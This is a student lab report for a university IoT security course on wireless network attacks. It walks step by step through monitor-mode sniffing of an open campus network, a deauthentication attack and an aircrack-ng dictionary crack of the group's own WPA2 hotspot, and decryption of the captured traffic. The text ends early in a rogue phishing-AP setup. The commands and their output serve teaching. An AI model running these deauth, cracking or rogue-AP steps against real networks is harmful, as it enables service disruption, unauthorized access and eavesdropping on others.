

物联网安全课程实验报告

实验六



实验名称：无线网络安全实验

姓名：孙悦

小组：魏莎莎 黄昊 孙悦

学号：2110052

专业：物联网工程

提交日期：2023/12/28

一、实验目的

了解生活中常见 Wi-Fi 网络的安全实践原理，站在攻击者的角度，开展无线嗅探、拒绝服务、WPA2 加密热点口令破解、钓鱼热点等常见攻击实验，从实践中认识无线网络所面临威胁的特点与安全复杂性。

二、实验要求及要点

分组（1-4 人）完成实验内容，单独撰写实验报告，回答问题，且报告内容至少包括如下要点。

问题：

- 1) 为什么隐藏 Wi-Fi 网络不能作为可靠的安全手段？
- 2) 破解 WPA2 口令时若长时间捕获不到四次握手数据包，攻击者可采取何种手段获得 WPA2-PSK 认证时的四次握手数据包？

要点：①实验原理及工具简介；②实验目标与步骤（搭配实验过程照片/截图）；③遇到的问题及解决办法；④收获与感悟

三、实验内容

一、实验原理及工具简介

1. 实验原理

Wi-Fi 信号在空中进行开放式传输，使用无线网卡在 2.4GHz 或 5GHz 某一固定频道可以对数据包进行嗅探。当接入的 Wi-Fi 热点处于 Open 模式时，通过嗅探可以得到接入此热点的设备的流量，提取流量并对其进行分析。

在无线网卡上使用 hostap 开启一个伪造的开放 AP，然后用 dnsmasq 为连接该 ap 的用户分配 ip 地址，为了使用户可以正常上网，使用 iptables 将流量从无线网卡转到有线网卡上，从而查看流量。通过 dnsmasq 的设置进行流量劫持，使得连接该热点的用户无论输入什么网站都会自动跳转到我们指定的界面。

Iptables 是用来设置、维护和检查 Linux 内核 IP 包过滤规则的。

无线局域网（Wireless Local Area Networks: WLAN）是在局部区域通过无线通信实现互联网接入的一种网络接入方式，WLAN 可以挣脱物理连线的束缚，实现随时随地接入互联网。我们在之前的两个实验里面分别对 wifi 的网络状态和网络流量进行分析，上述实验主要是基于开放网络环境下的无线测试，但现实生活中大多网络都进行了加密。

目前，在使用 IEEE802.11b/g 通信标准的无线网络中，广泛使用的无线网络加密协议主要包括 WEP 加密协议和 WPA 加密协议两种。其中 WEP 协议也称有线等效加密协议，从目前来看这种无线网络加密协议还有相当多的安全漏洞，使用该加密协议的无线数据信息很容易遭到攻击，现在已基本弃用；WPA 协议也被称为 Wi-Fi 保护访问协议，这种加密协议采用两种技术完成数据信息的加密传输，一种技术是临时密钥完整性技术，在该技术支持下 WPA 加密协议使用 128 位密钥，同时对每一个数据包来说单击一次鼠标操作就能达到改变密钥的目的，该加密技术可以兼容目前的无线硬件设备以及 WEP 加密协议；另外一种技术就是可扩展认证技术，WPA 加密协议在这种技术支持下能为无线用户提供更多安全、灵活的网络访问功能，同时这种协议要比 WEP 协议更安全、更高级。如何对 wpa2 加密网络进行侦探和破解，是本节实验的重点目标。

首先我们介绍下无线终端接入网络的过程。无线终端接入网络的过程主要分成：扫描、认证、关联三个步骤。下图（图 4.1）是客户端 STA 与路由 AP 之间的连接过程：

STA与AP总体交互流程



图 4.1 客户端 STA 与路由 AP 之间的连接过程图示

无线用户接入 AP 的过程：

i. 扫描：无线终端在加入网络之前，首先需要在所处区域搜索网络，搜索的方式即是通过主动扫描或被动扫描。

主动扫描：无线终端通过发送 Probe Request 帧来请求加入网络，AP 收到无线终端发送的请求帧后，会发送 Probe Response 帧做出响应。

被动扫描：AP 会定期向外广播 Beacon 帧（携带自身关联的 SSID），无线终端通过侦听 Beacon 帧来发现网络。

ii. 认证：当无线终端收到 AP 的 Probe Response 帧，从候选 AP 中选择一个进行关联。在关联之前，需要进行身份认证，身份认证包括开放系统认证和共享密钥认证。

认证过程：无线终端通过发送 Authentication Request 帧向指定 AP 请求认证；AP 收到后会发送 Authentication Response 帧做出响应。

iii. 关联：认证通过后，无线终端方可与指定 AP 建立关联，关联过程：无线终端发送 Association Request 帧向指定 AP 请求关联，AP 收到后会发送 Association Response 帧做出响应。

iv. 四步握手：关联完成之后，STA 与 AP 会进行四步握手协议交互过程。这个过程的目的是通过 STA 和 AP 都有的主密钥，协商出一个对回话信息进行加密的回话密钥。我们破解 WPA2 加密的无线网络，主要是为了对这四步握手进行解析和暴力破解。

下面（图 4.2）是对四步握手过程的详解：

四步握手过程

•四步握手过程生成PTK：

- AP发送Anonce给STA
- STA生成Snonce计算出PTK
- Snonce加PTK的MIC发给AP
- AP拿到Snonce计算出PTK
- AP计算MIC与接收的MIC比对
- MIC一致说明确认STA知道PMK
- AP发送GTK给STA
- STA回复ACK并使用密钥加密

•重要字段解释：

- PTK：对偶密钥
- GTK：组密钥
- PMK：主密钥




图 4.2 四步握手过程图示

可以说 WPA-PSK 安全体系是十分完善的。但他始终是用一个密码保护的。对于这种用密码保护的安全体系。一般情况下我们都可以用一种叫字典攻击的常规攻击手段。我们字典中的 PSK+ssid 先生成 PMK（此步最耗时，是目前破解的瓶颈所在），然后结合握手包中的客户端 MAC，AP 的 BSSID，A-NONCE，S-NONCE 计算 PTK，再加上原始的报文数据算出 MIC 并与 AP 发送的 MIC 比较，如果一致，那么该 PSK 就是密钥（图 4.3）。




图 4.3 wpa2 破解示意

在无线安全领域，有一种攻击方式叫做取消身份验证洪水攻击（Deauthentication Flood Attack），也叫做验证阻断洪水攻击，通常被简称为 Deauth 攻击（图 4.4）。这也是无线网络拒绝服务攻击的一种形式，它使用欺骗的方式，假冒 AP 通过向周围发送取消身份验证帧，将客户端转化为未关联而且未认证的状态。对于目前广泛使用的无线客户端适配器工具来说，这种形式的攻击在打断客户端无线服务方面非常有效和快捷。正常情况下，在攻击者发送一个取消身份验证帧，客户端断开与 AP 的连接之后，客户端还会尝试重新关联和验证以再次获取网络服务。但是攻击者可以通过反复发送取消身份验证帧的方法使所有客户端持续连接不上网络，以此实现无线网络拒绝服务。




图 4.4 取消验证洪水攻击示意图

2. 实验工具

无线网卡，Ubuntu 虚拟系统

二、实验步骤

（一）被动嗅探实验

通过将无线网卡设置为 Monitor mode 嗅探周围 Wi-Fi 情况；针对一个未加密的 Wi-Fi 网络（例如校园网）对嗅探到的流量进行分析，探明其安全风险。

1. 插入网卡，输入 iwconfig 查看当前网卡状态。网卡名为 wlan0，工作在 Managed 模式。

```
root@sha-virtual-machine:~# iwconfig
lo          no wireless extensions.

ens33       no wireless extensions.

virbr0      no wireless extensions.

wlx0013ef4f0165 IEEE 802.11  ESSID:off/any
                Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
                Retry short long limit:2   RTS thr:off   Fragment thr:off
                Encryption key:off
                Power Management:off

root@sha-virtual-machine:~#
```

2. 将网卡变成 monitor 模式：airmon-ng start wlan0

```
root@sha-virtual-machine: ~
Run /usr/sbin/airmon-ng without any arguments to see available interfaces
root@sha-virtual-machine:~# airmon-ng start wlx0013ef4f0165

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
685 avahi-daemon
691 NetworkManager
749 wpa_supplicant
770 avahi-daemon

PHY      Interface      Driver      Chipset
phy1     wlx0013ef4f0165 rt2800usb   Ralink Technology, Corp. RT2870/RT3070
Interface wlx0013ef4f0165mon is too long for linux so it will be renamed to the
old style (wlan#) name.

(mac80211 monitor mode vif enabled on [phy1]wlan0mon
(mac80211 station mode vif disabled for [phy1]wlx0013ef4f0165)

root@sha-virtual-machine:~#
```

3. 再次执行 iwconfig

```

root@sha-virtual-machine:~# iwconfig
lo          no wireless extensions.

ens33       no wireless extensions.

virbr0      no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
            Retry short  long limit:2   RTS thr:off   Fragment thr:off
            Power Management:off

root@sha-virtual-machine:~#

```

4. 对周边的 WiFi 热点进行扫描, airodump-ng wlan0mon, 找到 OPEN 状态的热点, 以 NKU_WLAN 为例, 选择其中信号强度最高的 AP。

```

root@sha-virtual-machine: ~
CH 1 ][ Elapsed: 6 s ][ 2023-12-20 11:17

BSSID                PWR  Beacons    #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
E4:C2:D1:ED:B5:E3    -55      2         0   0   1  195  OPN             iNan
D4:94:E8:1E:AB:E3    -21      2         0   0   1  195  OPN             iNan
84:5B:12:58:89:43    -14      2         0   0   1  195  OPN             iNan
E4:C2:D1:F4:26:C1    -45      2         0   0   6  195  WPA2 CCMP  MGT  edur
84:5B:12:6B:9B:80    -63      2         0   0   6  195  OPN             NKU_
84:5B:12:75:40:61    -69      2         0   0   6  195  WPA2 CCMP  MGT  edur
84:5B:12:6B:CA:01    -62      3         0   0   6  195  WPA2 CCMP  MGT  edur
84:5B:12:58:89:41    -15      5         0   0   1  195  WPA2 CCMP  MGT  edur
84:5B:12:58:89:40    -15      7         0   0   1  195  OPN             NKU_
D4:94:E8:1E:AB:E0    -22      4         0   0   1  195  OPN             NKU_
36:31:8E:DB:FA:D0    -27      2         1   0   4   65  WPA2 CCMP  PSK  为
92:61:07:AD:16:65    -33      2         0   0  11  360  WPA2 CCMP  PSK  MOMO
D4:94:E8:1E:AB:E1    -20      2         0   0   1  195  WPA2 CCMP  MGT  edur
7A:2F:68:AD:1E:4C    -57      3         0   0   6  180  WPA2 CCMP  PSK  vivo
E4:C2:D1:E9:C1:00    -37      2         0   0  11  195  OPN             NKU_
E4:C2:D1:ED:B6:40    -35      4         0   0   1  195  OPN             NKU_
E4:C2:D1:ED:B6:41    -36      2         0   0   1  195  WPA2 CCMP  MGT  edur

```


5. 选定 AP 工作在信道 1, 将网卡切换到信道 1: iwconfig wlan0 channel 1, 打开 wireshark 抓取流量

```

root@sha-virtual-machine:~# iwconfig wlan0mon channel 1
root@sha-virtual-machine:~# wireshark
** (Wireshark:39511) 11:18:57.455530 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (Wireshark:39511) 11:19:03.259549 [Capture MESSAGE] -- Capture Start ...
** (Wireshark:39511) 11:19:03.372904 [Capture MESSAGE] -- Capture started
** (Wireshark:39511) 11:19:03.374827 [Capture MESSAGE] -- File: "/tmp/wireshark-wlan0monXNEEG2.pcapng"

```

6. 选择 wlan0mon 网络接口查看抓取结果



(二) 拒绝服务攻击实验&WPA2-PSK 热点口令暴力破解实验

以自己的手机/电脑搭建的 Wi-Fi 热点为攻击目标（WPA2），使用 Deauthentication 拒绝服务攻击该热点下的下一个客户端；以自己的手机/电脑搭建的 Wi-Fi 热点为攻击目标，模拟攻击者破解 Wi-Fi 口令。

1. 插入网卡，输入 `iwconfig` 查看当前网卡状态。网卡名为 `wlx0013ef3f01b1`，工作在 Managed 模式。

```
hh@hh-virtual-machine:~/Desktop$ iwconfig
lo                no wireless extensions.

ens33             no wireless extensions.

wlx0013ef3f01b1   IEEE 802.11  ESSID:off/any
                  Mode:Managed Access Point: Not-Associated  Tx-Power=0 dBm
                  Retry short long limit:2   RTS thr:off   Fragment thr:off
                  Power Management:off
```

2. 将网卡 wlan 变成 monitor 模式: `airmon-ng start wlx0013ef3f01b1`


```
hh@hh-virtual-machine:~/Desktop$ sudo airmon-ng start wlx0013ef3f01b1

Found 4 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    821 avahi-daemon
    825 NetworkManager
    871 wpa_supplicant
    883 avahi-daemon

PHY      Interface      Driver      Chipset
phy0     wlx0013ef3f01b1 rt2800usb   Ralink Technology, Corp. RT2870/RT3070
Interface wlx0013ef3f01b1mon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy0]wlan0mon
                (mac80211 station mode vif disabled for [phy0]wlx0013ef3f01b1)
```

3. 再次执行 iwconfig, wlx0013ef3f01b1—>wlan0mon

```
hh@hh-virtual-machine:~/Desktop$ iwconfig
lo          no wireless extensions.

ens33       no wireless extensions.

wlan0mon    IEEE 802.11  Mode:Monitor  Tx-Power=0 dBm
            Retry short long limit:2   RTS thr:off   Fragment thr:off
            Power Management:off
```

4. 对周边的 WIFI 热点进行扫描, 找到 WPA2 的 hhhh123 热点 (自己创建的 WPA2 热点) airodump-ng wlan0mon 发现 hhhh123 工作在信道 7, MAC 地址是 36:31:8E:DB:FA:D0

KEY NOT FOUND

CH 9][Elapsed: 30 s][2023-12-19 22:50

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
36:31:8E:DB:FA:D0	-14	5	0	0	7	65	WPA2	CCMP	PSK	hhhh123
D4:94:E8:1E:AB:E3	-14	5	0	0	1	195	OPN			iNankai
D4:94:E8:1E:AB:E0	-16	11	0	0	1	195	OPN			NKU_WLAN
D4:94:E8:1E:AB:E1	-16	10	0	0	1	195	WPA2	CCMP	MGT	eduroam
84:5B:12:58:89:41	-16	14	0	0	1	195	WPA2	CCMP	MGT	eduroam
84:5B:12:58:89:40	-17	13	0	0	1	195	OPN			NKU_WLAN
84:5B:12:58:89:43	-18	13	0	0	1	195	OPN			iNankai
C2:1D:B4:76:21:E2	-24	10	0	0	11	360	WPA2	CCMP	PSK	脾气很好
00:13:EF:5F:07:41	-18	18	0	0	3	54	OPN			test
E4:C2:D1:ED:B6:41	-30	5	0	0	1	195	WPA2	CCMP	MGT	eduroam
E4:C2:D1:ED:B6:43	-30	13	0	0	1	195	OPN			iNankai
E4:C2:D1:E9:C1:01	-38	9	0	0	11	195	WPA2	CCMP	MGT	eduroam
E4:C2:D1:E9:C1:03	-38	7	0	0	11	195	OPN			iNankai
E4:C2:D1:E9:C1:00	-38	10	0	0	11	195	OPN			NKU_WLAN
E4:C2:D1:ED:B6:40	-39	6	0	0	1	195	OPN			NKU_WLAN
E4:C2:D1:F4:26:C0	-44	8	0	0	6	195	OPN			NKU_WLAN
E4:C2:D1:F4:26:C1	-44	7	0	0	6	195	WPA2	CCMP	MGT	eduroam
E4:C2:D1:F4:26:C3	-45	8	0	0	6	195	OPN			iNankai
84:5B:12:75:35:A0	-46	4	0	0	11	195	OPN			NKU_WLAN
84:5B:12:75:35:A3	-46	8	0	0	11	195	OPN			iNankai
E4:C2:D1:ED:B5:E1	-46	7	0	0	1	195	WPA2	CCMP	MGT	eduroam
84:5B:12:75:35:A1	-47	7	0	0	11	195	WPA2	CCMP	MGT	eduroam
84:5B:12:6B:C9:A1	-48	6	0	0	6	195	WPA2	CCMP	MGT	eduroam
84:5B:12:6B:C9:A3	-48	10	0	0	6	195	OPN			iNankai
84:5B:12:6B:C9:A0	-48	11	0	0	6	195	OPN			NKU_WLAN
D4:94:E8:02:12:60	-48	7	0	0	1	195	OPN			NKU_WLAN
D4:94:E8:02:12:61	-49	4	0	0	1	195	WPA2	CCMP	MGT	eduroam
E4:C2:D1:F4:56:A0	-49	9	0	0	1	195	OPN			NKU_WLAN
E4:C2:D1:F4:56:A3	-50	5	0	0	1	195	OPN			iNankai
D4:94:E8:02:12:63	-50	9	0	0	1	195	OPN			iNankai
E4:C2:D1:ED:B5:E3	-53	4	0	0	1	195	OPN			iNankai
E4:C2:D1:ED:B5:E0	-53	12	0	0	1	195	OPN			NKU_WLAN
E4:C2:D1:F4:56:A1	-53	6	0	0	1	195	WPA2	CCMP	MGT	eduroam
E4:C2:D1:F4:56:A0	-50	4	0	0	1	195	OPN			NKU_

5. 对特定 WIFI 进行数据监听收集:

airodump-ng --bssid 36:31:8E:DB:FA:D0 -c 7 -w wifipwd wlan0mon

```
hh@hh-virtual-machine:~/Desktop$ sudo airodump-ng --bssid 36:31:8E:DB:FA:D0 -c 7
-w wifipwd wlan0mon
[sudo] password for hh:
22:52:18 Created capture file "wifipwd-04.cap".

CH 7 ][ Elapsed: 3 mins ][ 2023-12-19 22:55 ]

BSSID          PWR RXQ Beacons    #Data, #/s  CH  MB  ENC CIPHER AUTH
36:31:8E:DB:FA:D0 -21 35    1088        66    1   7   65  WPA2 CCMP PSK

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Pro
36:31:8E:DB:FA:D0 A2:29:B9:AF:52:02 -18   1e-24   3    1106  EAPOL

Quitting...
```

6. 针对已连接的客户端，使用取消认证攻击，让客户端重新连接路由器，以便快速获取四步握手数据包。

新窗口: aireplay-ng -0 7 -a 36:31:8E:DB:FA:D0 -c A2:29:B9:AF:52:02 wlan0mon

```
hh@hh-virtual-machine:~/Desktop$ sudo aireplay-ng -0 7 -a 36:31:8E:DB:FA:D0 -c A
2:29:B9:AF:52:02 wlan0mon
22:53:40 Waiting for beacon frame (BSSID: 36:31:8E:DB:FA:D0) on channel 7
22:53:41 Sending 64 directed DeAuth (code 7). STMAC: [A2:29:B9:AF:52:02] [ 0| 0
22:53:41 Sending 64 directed DeAuth (code 7). STMAC: [A2:29:B9:AF:52:02] [ 0| 1
22:53:41 Sending 64 directed DeAuth (code 7). STMAC: [A2:29:B9:AF:52:02] [ 0| 2
22:53:41 Sending 64 directed DeAuth (code 7). STMAC: [A2:29:B9:AF:52:02] [ 0| 3
22:53:41 Sending 64 directed DeAuth (code 7). STMAC: [A2:29:B9:AF:52:02] [ 0| 4
```

7. 此时原窗口可以看到提示 WPA handshake

```
CH 7 ][ Elapsed: 3 mins ][ 2023-12-19 22:55 ][ WPA handshake: 36:31:8E:DB:FA:
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH
36:31:8E:DB:FA:D0 -21 35    1088      66   1   7   65  WPA2 CCMP PSK
BSSID          STATION          PWR   Rate    Lost   Frames  Notes  Pro
36:31:8E:DB:FA:D0 A2:29:B9:AF:52:02 -18   1e-24     3     1106  EAPOL
Quitting...
```

8. ctrl+c 结束抓包，得到的文件保存在 wifipwd-04.cap 中

```
22:52:18 Created capture file "wifipwd-04.cap".
```

9. 使用预先准备的爆破字典，进行暴力破解，得到该 WIFI 的接入口令 12345678:

aircrack-ng -w ~/Desktop/common.txt wifipwd-04.cap

```
hh@hh-virtual-machine:~/Desktop$ sudo aircrack-ng -w ~/Desktop/common.txt wifipwd-04.cap
Reading packets, please wait...
Opening wifipwd-04.cap
Read 4216 packets.

# BSSID          ESSID          Encryption
1 36:31:8E:DB:FA:D0 hhhh123        WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening wifipwd-04.cap
Read 4216 packets.

1 potential targets

Aircrack-ng 1.6

[00:00:00] 1840/2492 keys tested (5645.59 k/s)

Time left: 0 seconds                                73.84%

KEY FOUND! [ 12345678 ]

Master Key      : 59 F4 A8 84 85 27 E4 86 D5 50 B8 35 CC 6A 4C 0E
                  C9 03 1B 5A 3E DB C0 EA 03 DB A4 30 C0 A3 2F FB

Transient Key   : 67 E6 40 50 21 84 A7 A1 3C C5 2D 9D F7 83 BD 98
                  BB 60 CE 11 0B 40 56 A5 5F F0 D6 34 5C 9F 30 7A
                  73 19 B2 D4 E0 D6 54 FB 4E E7 2C D6 59 B6 86 71
                  86 9A 56 84 D2 75 36 45 24 AE 62 5A BA F7 D2 AF


EAPOL HMAC     : B9 B4 56 52 6C B9 5D D8 08 AF 9E 69 7C 0D C7 B8
```


10. 用 WiFi 密码解密原 pcap 包，获得新 pcap 包：

```
airdecap-ng -e hhhh123 -p 12345678 wifipwd-04.cap
```

```
hh@hh-virtual-machine:~/Desktop$ sudo airdecap-ng -e hhhh123 -p 12345678 wifipwd-04.cap
Total number of stations seen          14
Total number of packets read          4216
Total number of WEP data packets       0
Total number of WPA data packets      54
Number of plaintext data packets       0
Number of decrypted WEP packets        0
Number of corrupted WEP packets        0
Number of decrypted WPA packets        2
Number of bad TKIP (WPA) packets       0
Number of bad CCMP (WPA) packets       0
```

11. wireshark 打开新的解密后的流量数据包，分析用户数据



12. 实验完毕，关闭网卡的监听模式：airmon-ng stop wlan0mon

```
hh@hh-virtual-machine:~/Desktop$ sudo airmon-ng stop wlan0mon

PHY      Interface    Driver      Chipset
phy0     wlan0mon     rt2800usb   Ralink Technology, Corp. RT2870/RT3070
          (mac80211 station mode vif enabled on [phy0]wlan0)
          (mac80211 monitor mode vif disabled for [phy0]wlan0mon)
```

（三）搭建钓鱼 AP，配合 DNS 欺骗与中间人攻击实现钓鱼攻击。

1. 插入无线网卡;

由于先进行的实验一，网卡处于 monitor 模式，改为了 wlan0mon

2. 配置开放式假冒 AP


①安装 hostpad

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ sudo apt-get install hostpad
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  hostpad
0 upgraded, 1 newly installed, 0 to remove and 121 not upgraded.
Need to get 895 kB of archives.
After this operation, 2,353 kB of additional disk space will be used.
Get:1 http://mirrors.tuna.tsinghua.edu.cn/ubuntu jammy-updates/universe amd64 hostpad amd64 2:2.10-6ubuntu2 [895 kB]
Fetched 895 kB in 1s (979 kB/s)
Selecting previously unselected package hostpad.
(Reading database ... 223194 files and directories currently installed.)
Preparing to unpack .../hostpad_2%3a2.10-6ubuntu2_amd64.deb ...
Unpacking hostpad (2:2.10-6ubuntu2) ...
Setting up hostpad (2:2.10-6ubuntu2) ...
Created symlink /etc/systemd/system/multi-user.target.wants/hostpad.service → /lib/systemd/system/hostpad.service.
Could not execute systemctl: at /usr/bin/deb-systemd-invoke line 142.
Created symlink /etc/systemd/system/hostpad.service → /dev/null.
Processing triggers for man-db (2.10.2-1) ...
```

②创建 hostpad 配置文件

```
ubuntu@ubuntu-virtual-machine:~/Desktop$ gedit /etc/hostpad/hostpad.conf
```

